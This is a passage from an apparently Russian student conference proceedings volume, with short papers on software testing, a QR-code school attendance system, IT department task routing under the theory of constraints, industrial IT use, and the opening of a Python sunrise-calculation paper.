


Рисунок 1 – Статистика кибератак по кварталам

У команд тестировщиков появляется необходимость использовать передовые инструменты тестирования на проникновение.

Чтобы практиковать тестирование уязвимостей следует использовать инструменты для аудита паролей, для защиты сети, сканирование веб-уязвимостей, инструменты шифрования, использовать мониторинг сетевой безопасности – эти составляющие помогут защититься от кибератак [4].

Автоматизация тестирования Интерфейс программирования приложения

Интерфейс программирования приложения – набор вызовов, при помощи которых продукт ведет общение со своими составляющими частями. Осуществление необходимых операций для функционирования продукта.

Такие тесты фундаментально отличаются от тестирования пользовательского интерфейса, при котором тестируется пользовательский интерфейс. При тестировании Интерфейса программирования приложения упор делается на бизнес-логику программного обеспечения [5].

Тестирование в продакшене

Некоторые ошибки обнаружаются уже в реальной среде, где оно используется конечным пользователем. Такое тестирование помогает выявить и устранить ошибки, с которыми могут столкнуться пользователи.

Такое тестирование помогает выявить и устранить ошибки, с которыми могут столкнуться пользователи [6].

Такое тестирование может начаться во время производства, но это может быть опасно. Появляется риск негативного влияния на пользователей, может быть потеря доверия пользователей, могут появляться непредсказуемые последствия. Данное тестирование должно иметь ограничения и проводиться только в случаях, когда это действительно необходимо.

Заключение

В ходе анализа передовых технологий в области тестирования было выявлено, что автоматизация тестирования является одним из наиболее перспективных направлений развития в этой области. Авторы работы установили, что использование средств автоматизации позволяет существенно сократить время, затрачиваемое на тестирование, а также повысить его эффективность и точность.

В целом анализ показал, что использование передовых технологий в области тестирования является необходимым условием повышения качества программного обеспечения и улучшения пользовательского опыта.

СПИСОК ИСПОЛЬЗОВАННЫХ ИСТОЧНИКОВ

1. Морозова, Ю. В. Тестирование программного обеспечения : учеб. пособие / Ю. В. Морозова. – Томск : Эль-Контент, 2019. – 120 с.
2. Плаксин, М. А. Тестирование и отладка программ для профессионалов будущих и настоящих : учеб. пособие / М. А. Плаксин. – 4-е изд. – Москва : Лаборатория знаний, 2020. – 170 с.
3. Голиков, А. М. Тестирование и диагностика в инфокоммуникационных системах и сетях: курс лекций, компьютерные лабораторные работы и практикум, задание на самостоятельную работу : учеб. пособие для специалитета: 11.05.01 – Радиоэлектронные системы и комплексы / А. М. Голиков. – Томск : Томский государственный университет систем управления и радиоэлектроники, 2016. – 436 с.
4. Аниче, М. Эффективное тестирование программного обеспечения : практическое руководство / М. Аниче ; пер. с англ. А. Н. Киселева. - Москва : ДМК Пресс, 2023. – 370 с.
5. Омеляненко, Я. Эволюционные нейросети на языке Python : практическое руководство / Я. Омеляненко ; пер. с англ. В. С. Яценкова. – Москва : ДМК Пресс, 2020. – 310 с.
6. Кузнецов, С. И. Тестирование как инструмент обучения / С. И. Кузнецов, К. И. Рогозин // Гарантии качества профессионального образования : тезисы докладов Международной научно-практической конференции. – Барнаул : Изд-во АлтГТУ, 2012.

УДК 004:378.147

Черов Рудольф Михайлович, студент, ФГБОУ ВО Тихоокеанский государственный университет

Cherov Rudolf Mikhailovich, Student, Pacific National University

Шелевой Иван Вадимович, студент, ФГБОУ ВО Тихоокеанский государственный университет

Shelevoy Ivan Vadimovich, student, Pacific National University

Агапова Елена Григорьевна, кандидат физико-математических наук, доцент, высшая школа физико-математических наук, ФГБОУ ВО Тихоокеанский государственный университет

Agarova Elena Grigoryevna, Ph.D. in Physics and Mathematics, Associate Professor, Graduate School of Physics and Mathematics, Higher School of Physical and Mathematical Sciences, Pacific National University

QR-ПРОПУСКНАЯ СИСТЕМА ВОСКРЕСНОЙ ФИЗИКО-МАТЕМАТИЧЕСКОЙ ШКОЛЫ

QR-PASS SYSTEM SUNDAY PHYSICS AND MATHEMATICS SCHOOL

Аннотация. В данной работе описывается разработка и внедрение инновационной пропускной системы для учащихся Воскресной Физико-Математической Школы Тихоокеанского государственного университета. Система использует QR-коды для идентификации и отслеживания посещаемости учащихся, а также для упрощения процессов регистрации и отчетности. Интеграция с Google Таблицами и Формами позволяет автоматизировать сбор данных и обеспечивает удобный доступ для преподавателей и административного персонала к актуальной информации о посещаемости в режиме реального времени. Результаты исследований демонстрируют повышение эффективности учета посещаемости и оптимизацию учебного процесса в школе.

Abstract. This paper describes the development and implementation of an innovative admission system for students at the Sunday School of Physics and Mathematics of the Pacific State

University. The system uses QR codes for identification and tracking of students' attendance, as well as for simplification of registration and reporting processes. Integration with Google Tables and Forms allows to automate data collection and provides convenient access for teachers and administrative staff to up-to-date information on attendance in real-time mode. The results of the research demonstrate an increase in the efficiency of attendance accounting and optimization of the educational process in the school.

Ключевые слова: генератор QR-кодов, оптимизация учебного процесса, интеграция информационных систем, формы, таблицы, обработка данных в реальном времени.

Keywords: QR code generator, optimization of the educational process, integration of information systems, forms, tables, data processing in real time.

Введение

В современном мире цифровые технологии играют ведущую роль в оптимизации учебных и административных процессов в образовательных учреждениях. Внедрение эффективных систем контроля доступа и учёта посещаемости становится ключевым фактором для повышения качества образования и безопасности учебной среды. При организации учебного процесса в Воскресной Физико-Математической Школе (ВФМШ) Тихоокеанского государственного университета (ТОГУ) встала задача разработки такой системы, которая не только упростит процесс регистрации посещаемости учеников, но и создаст единую платформу для сбора и анализа данных об обучающихся ВФМШ ТОГУ.

Данное исследование описывает процесс внедрения пропускной системы с использованием QR-кодов, которые стали популярным инструментом для мгновенной передачи информации благодаря своей универсальности и лёгкости использования. Интеграция с Google Таблицами и Формами позволяет не только автоматизировать рутинные процессы, но и обеспечивает централизованное управление данными в облаке, облегчая доступ к информации в любое время и с любого устройства. Таким образом, исследование направлено на создание интегрированной системы, которая обеспечит повышение прозрачности и контроля учебного процесса, а также способствует повышению безопасности учебного заведения.

Целью данной работы является не только описание технических аспектов внедрения системы, но и анализ её эффективности и влияния на учебный процесс в школе. Ожидается, что результаты исследования будут иметь значительное влияние на повседневную жизнь школы, улучшая общую организацию и предоставляя ценные данные для дальнейшего развития образовательных стратегий.

Основная часть

При исследовании авторами в рамках анализа и сбора информации было проведено всестороннее изучение действующих методик и процедур ВФМШ ТОГУ, что позволило выявить ключевые направления для оптимизации системы учета посещаемости. Особое внимание было уделено анализу существующих на рынке QR-пропускных систем и выявлению их функциональных особенностей и технологических решений, наиболее подходящих для учебного заведения. Этот этап включал в себя сравнительный анализ, оценку преимуществ и недостатков различных систем и подготовку технического задания для разработчиков. На основе полученных данных была разработана стратегия, ориентированная на эффективность, безопасность и масштабируемость исследования, которая затем была успешно реализована [4].

Разработка системы учета посещаемости была тесно связана с уникальными условиями и требованиями университета. Особое внимание уделялось удобству и простоте использования, чтобы обеспечить минимальное сопротивление со стороны пользователей при переходе на новую систему. Был выбран подход, который позволяет гибко настраивать параметры системы, такие как время регистрации и отслеживания по-

сещений, а также легко интегрировать её с другими используемыми в институте системами и первых тестов на более чем 300 учащихся [5].

Использование популярных и проверенных инструментов Google обеспечило надежность и доступность системы. Google Формы были применены для создания интерфейса регистрации посещения введения своих данных и согласия обработки персональных данных, а Google Таблицы - для автоматического сбора и анализа данных. Это обеспечило простоту введения нововведений и их использования, а также предоставило возможность анализа полученных данных для дальнейшего улучшения образовательного процесса и административной работы [2, 3].

Разработка генератора QR-кодов на языке Python стала значительным шагом в автоматизации процесса регистрации. Скрипт был написан таким образом, чтобы каждый QR-код был уникален, пронумерован и связан с конкретным учащимся или сотрудником, обеспечивая тем самым безопасность и защиту личных данных. Генератор был интегрирован с системой учета, что позволило легко распространять QR-коды и автоматизировать процесс их сканирования и регистрации посещения [1].

Эти этапы формируют фундаментальную основу для внедрения системы контроля посещаемости, которая нацелена на повышение эффективности учебного процесса и административной работы школы.

Заключение

В результате проведенного исследования и последующей реализации по внедрению пропускной системы на основе QR-кодов в ВФМШ ТОГУ, была достигнута значительная оптимизация учета посещаемости и повышена безопасность учебного процесса. Интеграция с Google Таблицами и Формами обеспечила эффективное управление данными. Созданный на Python генератор QR-кодов показал свою надежность и удобство в использовании, демонстрируя гибкость и масштабируемость предложенного технического решения.

Систематический подход к анализу потребностей позволил создать пропускную систему, которая не только отвечает текущим требованиям школы, но и предоставляет основу для будущих улучшений и расширения функционала. Использование современных цифровых инструментов и программирования обусловило создание адаптивной и масштабируемой платформы, готовой к противостоянию вызовам современного образовательного процесса и обеспечивающей надежный контроль и аналитику посещаемости.

Таким образом, представленное исследование имеет практическое применение инновационного подхода к управлению образовательными учреждениями и служит примером успешного сочетания технологий и образовательной практики. Результаты исследования открывают путь для дальнейших исследований и разработок в этой области, предоставляя ценные уроки и направления для образовательного сообщества в целом.

Благодарности.

Исследования проводились при поддержке Хабаровского отделения регионального научно-образовательного математического центра «Дальневосточный центр математических исследований» (допсоглашение с Минобрнауки от 16 февраля 2023 г № 075-02-2023-932).

СПИСОК ИСТОЧНИКОВ

1. Абрамович, В. В. Двумерные графические коды: анализ информационной емкости, способов генерации, направлений применения / В. В. Абрамович, Ю. М. Брумштейн, О. В. Шипилова // Прикаспийский журнал: управление и высокие технологии. – 2019. – № 1(45). – С. 10-33. – EDN OQSUKE.

2. Современное дизайн – образование: состояние, проблемы, перспективы и пути разрешения / Т. А. Чикаева, Е. В. Аверченко, Н. В. Цебрикова [и др.]. – Москва : Учреждение высшего образования «Московский художественно-промышленный институт», 2022. – 351 с. – ISBN 978-5-6046588-4-0. – EDN SPECAY.

3. Кузьмин, П. В. Цифровой сервис «Опросникум» для организации обратной связи в педагогической деятельности / П. В. Кузьмин, Ю. В. Федорова, Н. Б. Тралкова // Современное дополнительное профессиональное педагогическое образование. – 2023. – Т. 6, № 1(20). – С. 92-105. – EDN ODRDOT.

4. Волков, Я. В. Автоматизация процесса проведения внеучебного мероприятия с помощью QR-сканера / Я. В. Волков, Ю. Р. Мухина // Современная техника и технологии в электроэнергетике и на транспорте: задачи, проблемы, решения : Сборник трудов VII Всероссийской научно-практической конференции научных, научно-педагогических работников, аспирантов и студентов, Челябинск, 24 января 2023 года / Науч. редактор А.Н. Ткачёв. – Челябинск : Южно-Уральский технологический университет, 2023. – С. 254-259. – EDN LGIFLY.

5. Громенко, В. А. Применение QR-кодов как интерактивного средства обучения / В. А. Громенко // Молодость. Интеллект. Инициатива : Материалы XI Международной научно-практической конференции студентов и магистрантов. В 2-х томах, Витебск, 21 апреля 2023 года / Редколлегия: Е.Я. Аршанский (гл. ред.) [и др.]. Том 2. – Витебск : Витебский государственный университет им. П.М. Машерова, 2023. – С. 168-169. – EDN GLGNNO.

УДК 004

Чеховской Сергей Витальевич, студент, Комсомольский-на-Амуре государственный университет

Chehovskoy Sergey Vitalevich, student, Komsomolsk-na-Amure State University

Петрова Анна Николаевна, кандидат технических наук, доцент, заведующий кафедрой «Проектирование, управление и разработка информационных систем», Комсомольский-на-Амуре государственный университет

Petrova Anna Nikolaevna, Candidate of Engineering Sciences, Associate Professor, Head of the Department «Design, Management and Development of Information Systems», Komsomolsk-na-Amure State University

АНАЛИЗ МЕТОДОВ МАРШРУТИЗАЦИИ ЗАДАЧ ДЛЯ ОТДЕЛА АСУ И СВЯЗИ МАШИНОСТРОИТЕЛЬНОГО ПРЕДПРИЯТИЯ

ANALYSIS OF TASK ROUTING METHODS FOR THE AUTOMATED CONTROL SYSTEM AND COMMUNICATIONS DEPARTMENT OF A MACHINE-BUILDING ENTERPRISE

Аннотация. В работе рассмотрены основные цели и задачи отдела автоматизированных систем управления (АСУ) и связи машиностроительного предприятия с позиций современных теорий управления, в частности теории ограничений Э. Голдратта. Показаны основные пути и методы автоматизации распределения задач данного отдела.

Abstract. This work considers the main goals and objectives of the department of automated control systems (ACS) and communications of a machine –building enterprise from the standpoint of modern management theories, in particular the theory of constraints by E. Goldratt. The main ways and methods of automating the distribution of tasks of this department are shown.

Ключевые слова: маршрутизация, распределение задач, теория ограничений, приоритет, хранение данных

Key words: routing, task management, theory of constraints, priority, data storage

Введение

Для любого машиностроительного предприятия, одну из основных ролей в сопровождении продукции и обеспечения непрерывной работы играет отдел автоматизи-

рованных систем управления и связи, являющийся, фактически, единственным IT-ориентированным отделом на большинстве машиностроительных предприятий и предприятий общей промышленности. Миссией подобных отделов на предприятиях является обеспечение взаимодействия между структурными подразделениями предприятия, как в вертикальном, так и горизонтальном управленческом направлениях. Актуальность выбранной темы определяется несовершенными методами управления задачами, основанные на метриках, применимых только в условиях плановой экономической модели (основной метрикой в данном случае является количество человеко-часов, затраченных коллективом). Соответственно, применение современных методов управления может привести к росту производительности как отдела, так и предприятия в целом.

Целью работы, соответственно, является анализ методов маршрутизации и декомпозиции задач, поставленных перед отделом АСУ и связи машиностроительного предприятия.

Проработка темы исследования в значительной степени проведена как отечественными, так и зарубежными авторами [1 – 4], однако в настоящих работах производится анализ применения теории ограничений и методов теории решения изобретательских задач на уровне управления персоналом на основе межличностного взаимодействия без применения систем автоматизации управления, в частности HelpDesk-систем.

Основная часть

На простейшем уровне реализация подобных систем происходит использование HelpDesk-решений, заменяющих стандартную доску с тикетами задач [7].

Тем не менее, современная теория управления человеческими ресурсами, получившая интенсивное развитие с конца XX века [1], независимо от предполагаемой парадигмы управления персоналом, подтверждает неэффективность оценки деятельности коллектива по количеству затраченных человеко-часов, в связи с чем лишь малая доля предприятий может использовать эту метрику в качестве информативной и значимой в обеспечении конечной цели компании.

Одним из наиболее перспективных инструментов в управлении персоналом, относящимся к теме настоящей работы, является разработанная Э. Голдраттом теория ограничений. Под ограничением понимается технологический процесс, или персонал, осуществляющий собственно цель компании – выпуск конечного продукта или оказание услуги потребителю. Достаточно очевидно, как показано в работах [2, 3, 4], что обеспечение максимальной загрузки всего персонала является неэффективным, так как на производительность предприятия или его подразделения влияет только загрузка ограничения. Данный подход во многом созвучен подходу к «бережливому» производству, широко практикуемому в практике азиатского мира [5].

Таким образом, можно провести декомпозицию предлагаемой к внедрению системы, разбив ее на подсистемы, решающие отдельные управленческие задачи:

- подсистема ввода-вывода решает задачу информативного и эргономичного доступа пользователей, размещающих заявки на обслуживание и исполнителей заявок к системе;
- подсистема хранения данных решает задачу логгирования и архивации поступивших и выполненных задач;
- подсистема приоритизации выполняет разделение задач по типам и приоритетам, сортируя, таким образом список ограничений;
- подсистема контроля позволяет отслеживать статус исполнения конкретного тикета, и получение обратной связи от пользователя, разместившего заявку, о качестве исполнения тикета.

Необходимо учитывать, что в рамках теории Голдратта, все поступающие задачи делятся на две категории:

- задачи, невыполнение которых ведет к негативным последствиям для компании, а выполнение – сохраняет текущее положение. Данные задачи, как правило, связаны с работой ограничения, и соответственно, имеют максимальный приоритет;
- задачи, выполнение которых приводит к позитивным изменениям в достижении цели компании, при этом их невыполнение не влияет на положение дел. Такие задачи должны выполняться только при условии наличия свободных исполнителей или отсутствии задач первого типа.

Разумеется, большинство реально возникающих задач нельзя отнести полностью к одному из двух типов, и разработка системы поддержки маршрутизации задач необходимо применение экспертных систем, функционирование которых требует, как минимум на начальном этапе, привлечения управленческого персонала. В основе данных систем могут лежать различные критерии отношения задач, как основанные на статистических метриках, так и основанные на матрицах «что-если», подробно описанных в работе [6].

Заключение

Проведенный в работе анализ основных положений теории ограничений Э. Голдратта, а также рассмотрение специфики работы отдела АСУ и связи машиностроительного предприятия показывает, что управление отделом затруднено без применения современных информационных технологий, в частности экспертных систем на основе нечеткой логики или искусственных нейронных сетей. Использование в управлении классических технологий, основанных на межчеловеческом взаимодействии, напротив ведет к снижению производительности как отдельного отдела, являющегося, фактически «первой линией» технической поддержки производимой продукции, так и снижению экономической эффективности предприятия в целом.

СПИСОК ИСТОЧНИКОВ

1. Соколова, Е. Э. Обеспечение организационных инноваций на предприятии на основе теории решения изобретательских задач и теории ограничений / Е. Э. Соколова // Проблемы управления деятельностью инновационно-активных предприятий : Сборник научных трудов. – Санкт-Петербург : Санкт-Петербургский государственный экономический университет, 2013. – С. 134-149. – EDN TZHAIF.
2. Романов, А. А. Обеспечение эффективности экономических систем с помощью методологии «теории ограничения систем» / А. А. Романов // Проблемы обеспечения финансовой безопасности и эффективности экономических систем в XXI В. : материалы Международной научно-практической конференции, Санкт-Петербург, 27 октября 2017 года / Под научной редакцией А.Ю. Румянцевой; Санкт-Петербургский университет технологий управления и экономики. – Санкт-Петербург : Санкт-Петербургский университет технологий управления и экономики, 2017. – С. 128-131. – EDN ZXESBD.
3. Коларж, В. В. Анализ сбалансированности деятельности предприятия сферы ЖКХ на основе теории энтропии и теории ограничения систем / В. В. Коларж // Экономический вектор. – 2016. – № 2(5). – С. 66-73. – EDN WCONUJ.
4. Худолеев, Г. В. Теоретические основы стратегического управления с использованием теории ограничений / Г. В. Худолеев // Образование. Наука. Культура : Сборник научных статей Материалов международного научного форума, Гжель, 21 ноября 2018 года / Гжельский государственный университет. – Гжель : Гжельский государственный университет, 2019. – С. 689-692. – EDN SCAMTV.
5. Михеева, Е. В. Применение теории ограничений системы Голдратта в практической деятельности торгового предприятия (на примере ПАО «м. Видео») / Е. В. Михеева, Ю. Н. Борисова // Экономика, управление и образование : Материалы III Национальной научно-практической конференции, Улан-Удэ, 21–22 октября 2020 года.

– Улан-Удэ : Восточно-Сибирский государственный университет технологий и управления, 2020. – С. 49-54. – EDN RHXRFP.

6. Осадчий, В. К. Оптимизация производства посредством теории ограничений / В. К. Осадчий // Экономика России в XXI век : Сборник научных трудов XI Международной научно-практической конференции «Экономические науки и прикладные исследования: фундаментальные проблемы модернизации экономики России», посвященной 110-летию экономического образования в Томском политехническом университете, Томск, 18–22 ноября 2014 года / Национальный исследовательский Томский политехнический университет. Том 2. – Томск : Национальный исследовательский Томский политехнический университет, 2014. – С. 246-251. – EDN TGBUXF.

7. Козлова, А. В. Система учета и анализа работы компании малого бизнеса / А. В. Козлова, А. Н. Петрова // Научно-техническое творчество аспирантов и студентов : Материалы всероссийской научно-технической конференции студентов и аспирантов: в 2 частях, Комсомольск-на-Амуре, 09–20 апреля 2018 года. Том Часть 2. – Комсомольск-на-Амуре : Комсомольский-на-Амуре государственный технический университет, 2018. – С. 193-195. – EDN XVQBJR.

УДК 004.9

Шатов Александр Витальевич, студент, Комсомольский-на-Амуре государственный университет

Shatov Alexander Vitalievich, student, Komsomolsk-na-Amure State University

Котляров Валерий Петрович, кандидат технических наук, доцент, доцент кафедры «Проектирование, управление и разработка информационных систем», Комсомольский-на-Амуре государственный университет

Kotlyarov Valery Petrovich, Candidate of Engineering Sciences, Associate Professor, Associate Professor of the Department «Design, management and development of information systems», Komsomolsk-na-Amure State University

ПРИМЕНЕНИЕ ИНФОРМАЦИОННЫХ ТЕХНОЛОГИЙ ДЛЯ ПОВЫШЕНИЯ ЭФФЕКТИВНОСТИ ПРОМЫШЛЕННЫХ РАБОТ

APPLICATION OF INFORMATION TECHNOLOGIES TO IMPROVE THE EFFICIENCY OF INDUSTRIAL OPERATIONS

Аннотация. В статье анализируется роль информационных технологий в трансформации промышленных операций. Освещены ключевые аспекты использования ИТ-систем, включая управление пользователями и задачами, обеспечение безопасности данных и аналитическую поддержку принятия решений. Обсуждается, как эти инновации способствуют улучшению координации, повышению качества и стандартов, а также поддержанию устойчивого развития и конкурентоспособности на рынке.

Abstract. The article analyzes the role of information technology in the transformation of industrial operations. Key aspects of IT systems are highlighted, including user and task management, data security and analytical decision support. It discusses how these innovations are helping to improve coordination, quality and standards, as well as sustainability and competitiveness in the marketplace.

Ключевые слова: информационные технологии, оптимизация процессов, автоматизация, промышленность.

Key words: information technology, process optimization, automation, industry.

Введение

В условиях постоянно растущих требований к инновациям и эффективности информационных технологии становятся краеугольным камнем в области повышения производительности труда в промышленности. Внедрение современных информационных систем в производственные процессы позволяет компаниям добиваться значительных успехов в управлении сложными задачами, оптимизации использования ресурсов и минимизации простоев [1]. Эффективное использование данных и автоматизация рутинных процессов открывают перед промышленностью новые горизонты, позволяя добиваться высоких результатов при одновременном снижении затрат.

Цель данной статьи – пролить свет на роль информационных технологий в совершенствовании промышленной деятельности, проанализировать принципы их функционирования и практического применения. Рассматривается влияние информационных систем на производственные процессы и их вклад в повышение общей производительности и качества выпускаемой продукции. Особое внимание уделяется аспектам интеграции информационных систем в существующие производственные структуры и тем возможностям, которые они открывают для бизнеса.

Подходы к применению информационных технологий в промышленности

Для оптимизации управления проектами и задачами в производственную деятельность внедряются информационные технологии. Современные подходы включают в себя следующие аспекты:

- Управление пользователями. Функциональность управления пользователями позволяет адаптировать систему к изменяющимся условиям работы, создавать, удалять и изменять роли пользователей, что является ключевым моментом в администрировании учетных записей пользователей.

- Управление проектами и задачами. Эффективные средства управления проектами позволяют создавать, редактировать и удалять проекты и задачи, назначать исполнителей и отслеживать ход работ, обеспечивая четкую координацию между участниками проекта [2].

- Удаленная приемка работ. Существенный вклад в сокращение времени и ресурсов, затрачиваемых на приемку, вносят системы, позволяющие удаленно оценивать и принимать выполненные работы [8]. Такие системы используют цифровые инструменты для проверки выполненных заданий и могут включать функции загрузки фото или видео-подтверждений.

- Безопасность данных. В современном мире данные являются одним из наиболее ценных активов, и их защита – критически важный аспект любой информационной системы [9]. Методы шифрования, авторизации, резервного копирования и восстановления данных являются основой для обеспечения целостности и конфиденциальности информации [4].

Обсуждение влияния информационных технологий на промышленные работы

Изучение результатов внедрения информационных технологий в промышленном секторе позволяет не только оценить их непосредственное влияние на повышение эффективности труда, но и проследить долгосрочные тенденции развития отрасли [3]. Ключевыми моментами для обсуждения являются:

- Стратегическое планирование. Совершенствование планирования и координации задач с помощью информационных технологий вносит существенный вклад в долгосрочное стратегическое развитие предприятий. Автоматизация и оптимизация процессов позволяют принимать более обоснованные и взвешенные управленческие решения [7].

- Качество и стандарты. Повышение качества и снижение брака в продукции способствуют укреплению позиций компании на рынке и повышению доверия клиен-

тов. Системы удаленной приемки работ и цифровой верификации демонстрируют приверженность стандартам качества и инновационным подходам [6].

- Устойчивое развитие. Оптимизация использования ресурсов не только снижает затраты, но и приводит к более устойчивому развитию производства. Это важно для компаний, стремящихся уменьшить свой экологический след и выполнить социальные обязательства [5].

- Инновации и конкурентоспособность. Внедрение передовых информационных систем является ключевым фактором поддержания конкурентоспособности предприятия. Инновации позволяют не только повысить эффективность текущей деятельности, но и быстро адаптироваться к меняющимся требованиям рынка и технологическим тенденциям.

Заключение

Информационные технологии оказали огромное влияние на производственные процессы, значительно повысив их эффективность и качество. Сокращение времени на планирование, улучшение координации между подразделениями, повышение качества работы и оптимизация использования ресурсов – основные результаты, демонстрирующие важность интеграции современных информационных систем в производственные процессы.

Обсуждение этих результатов показало не только сиюминутную выгоду от использования информационных технологий, но и их значение для долгосрочного развития и устойчивости промышленных предприятий. В развитие этих ключевых результатов интеграция информационных технологий в промышленность привела к ряду других заметных достижений. Например, возможность удаленной приемки работ с помощью цифровых средств проверки значительно оптимизировала процессы обеспечения качества, сократила время выполнения проекта и позволила более оперативно реагировать на запросы рынка. Этот аспект информационных технологий, способствующий более быстрому принятию решений и снижению необходимости физических проверок, позволяет компаниям поддерживать высокие стандарты качества, адаптируясь к меняющимся потребностям рынка.

СПИСОК ИСТОЧНИКОВ

1. Пискунов, А. И. Техническое перевооружение как основа инновационного развития промышленных предприятий России / А. И. Пискунов // Вопросы инновационной экономики. – 2019. – Т. 9, № 1. – С. 137-150. – DOI 10.18334/vines.9.1.40079. – EDN MKKPRL.

2. Панюков, Д. И. Совершенствование методологии анализа и управления техническими рисками в производственных системах : специальность 05.02.23 «Стандартизация и управление качеством продукции» : диссертация на соискание ученой степени доктора технических наук / Панюков Дмитрий Иванович, 2022. – 728 с. – EDN EPMRLV.

3. Мизюн, В. А. Цифровое производство: отличительные характеристики и перспективы развития / В. А. Мизюн, С. А. Ишкильдина, С. А. Евдовская // Вестник Саратовского государственного социально-экономического университета. – 2019. – № 4(78). – С. 71-75. – EDN HBVVHX.

4. Дильман, А. М. Повышение эффективности функционирования гибких производственных ячеек и модулей на основе высокого уровня их информационного обеспечения : специальность 05.13.06 «Автоматизация и управление технологическими процессами и производствами (по отраслям)» : диссертация на соискание ученой степени кандидата технических наук / Дильман Аркадий Михайлович. – Москва, 2007. – 145 с. – EDN NOUHZF.

5. Лозгачева, Т. М. Agile и научная организация труда: практика применения гибких методов в России / Т. М. Лозгачева, О. А. Табекина, О. В. Федотова // Ученые записки Крымского федерального университета имени В.И. Вернадского. Экономика и управление. – 2019. – Т. 5(71), № 2. – С. 48-59. – EDN OCMGEV.

6. Avritzer, A. Improving global development using agile how agile processes can improve productivity in large distributed projects / A. Avritzer, F. Bronsard, G. Matos // Agility Across Time and Space: Implementing Agile Methods in Global Software Projects, 2010. – P. 133-148. – DOI 10.1007/978-3-642-12442-6_9. – EDN YBOJEW.

7. Tuncel, D. Supporting Agile Transformation: A Proposal for a Scientifically Founded Agile Assessment Model : ctoral Paper / D. Tuncel // Proceedings - 2021 IEEE/ACM Joint 15th International Conference on Software and System Processes and 16th ACM/IEEE International Conference on Global Software Engineering, ICSSP/ICGSE 2021 : 15, Virtual, Online, 17–19 мая 2021 года. – Virtual, Online, 2021. – P. 106-109. – DOI 10.1109/ICSSP-ICGSE52873.2021.00020. – EDN MRUBGK.

8. Организация ведения учета показателей работы служб движения, грузовой и коммерческой работы на промышленном транспорте / С. Н. Турпак, Л. А. Васильева, А. Н. Каплуновская, С. В. Грицай // Восточно-Европейский журнал передовых технологий. – 2009. – Т. 2, № 3(38). – С. 26-28. – EDN TMCEVV.

9. Шестакова, Е. В. Формирование механизма развития предприятия на основе гибких технологий управления в промышленности / Е. В. Шестакова, А. М. Ситжанова, Р. М. Прытков // Менеджмент в России и за рубежом. – 2021. – № 6. – С. 37-46. – EDN NFOQHE.

УДК 004.43

Шелопугина Ева Олеговна, студент, Комсомольский-на-Амуре государственный университет

Shelopugina Eva Olegovna, student, Komsomolsk-on-Amur State University

Аршинский Дмитрий Олегович, студент, Комсомольский-на-Амуре государственный университет

Arshinsky Dmitry Olegovich, student, Komsomolsk-on-Amur State University

Бердонос Виктор Дмитриевич, кандидат технических наук, доцент, доцент кафедры «Прикладная математика», Комсомольский-на-Амуре государственный университет
Berdonosov Victor Dmitrievich, Candidate of Engineering Sciences, Associate Professor, Associate Professor of the Department «Applied Mathematics», Komsomolsk-on-Amur State University

АСТРОНОМИЧЕСКИЙ АНАЛИЗ: ТОЧНЫЕ РАСЧЕТЫ ВРЕМЕНИ ВОСХОДА И ЗАКАТА СОЛНЦА С ИСПОЛЬЗОВАНИЕМ БИБЛИОТЕК ЯЗЫКА ПРОГРАММИРОВАНИЯ PYTHON

ASTRONOMICAL ANALYSIS: ACCURATE CALCULATIONS OF SUNRISE AND SUNSET TIMES USING PYTHON PROGRAMMING LANGUAGE LIBRARIES

Аннотация. Статья посвящена астрономическому анализу, а именно точным расчетам времени восхода и заката солнца с использованием библиотеки ephemeris на языке программирования Python. Основная цель анализа – определить время восхода и захода солнца для заданного географического местоположения с помощью точных, но упрощенных расчетов. Для достижения этой цели будет использоваться библиотека ephemeris, которая предоставляет необходимые функции и методы для выполнения такого вычисления. Результатом астрономического анализа должна будет получена точная и досто-

верная информация о времени восхода и захода солнца для заданного географического местоположения, которая может быть полезна для различных астрономических и метеорологических приложений.

Abstract. The article is devoted to astronomical analysis, namely accurate calculations of sunrise and sunset times using the ephemeris library in the Python programming language. The main purpose of the analysis is to determine the time of sunrise and sunset for a given geographical location using accurate but simplified calculations. To achieve this goal, the ephemeris library will be used, which provides the necessary functions and methods to perform such a calculation. The result of astronomical analysis should be accurate and reliable information about the time of sunrise and sunset for a given geographical location, which can be useful for various astronomical and meteorological applications.

Ключевые слова: язык программирования, алгоритм, географическое местоположение, библиотека ephemeris, метод.

Keywords: programming language, algorithm, geographical location, ephemeris library, method.

Введение

В современном мире, где цифровые технологии проникают во все сферы жизни людей, астрономический анализ времени восхода и захода солнца занимает важное место [1]. Точные данные о небесных явлениях становятся неотъемлемой частью различных проектов, начиная от создания точных календарей событий и заканчивая разработкой цифровых двойников систем солнечной энергетики. Используя библиотеку ephemeris на Python, можно не только углубить понимание космических процессов, но и применить этот астрономический анализ в повседневных ситуациях [2]. Например, оптимизация работы солнечных панелей или адаптация местного времени к природным циклам. Библиотека ephemeris является мощным инструментом, предоставляющим функции и методы для точных, но в тоже время и упрощенных астрономических вычислений.

Целью данной статьи является определение времени восхода и заката определенного географического места с заданной широтой и долготой с помощью наиболее подходящего простого алгоритма и метода, который позволяет осуществить такой расчет.

Задачи для достижения цели включают описание принципов расчета, представление формул и алгоритмов, проверка точности расчетов, а также обсуждение применения полученных данных в научной сфере и инженерии, особенно в контексте изучения интенсивности солнечного излучения в течение дня [3].

Основная часть

Алгоритм определения времени восхода и заката солнца с использованием библиотеки ephemeris в языке Python является одним из популярных и достаточно точных подходов. Библиотека ephemeris предоставляет возможность расчета времени восхода и заката солнца на основе заданных географических координат (широты и долготы) места наблюдения.

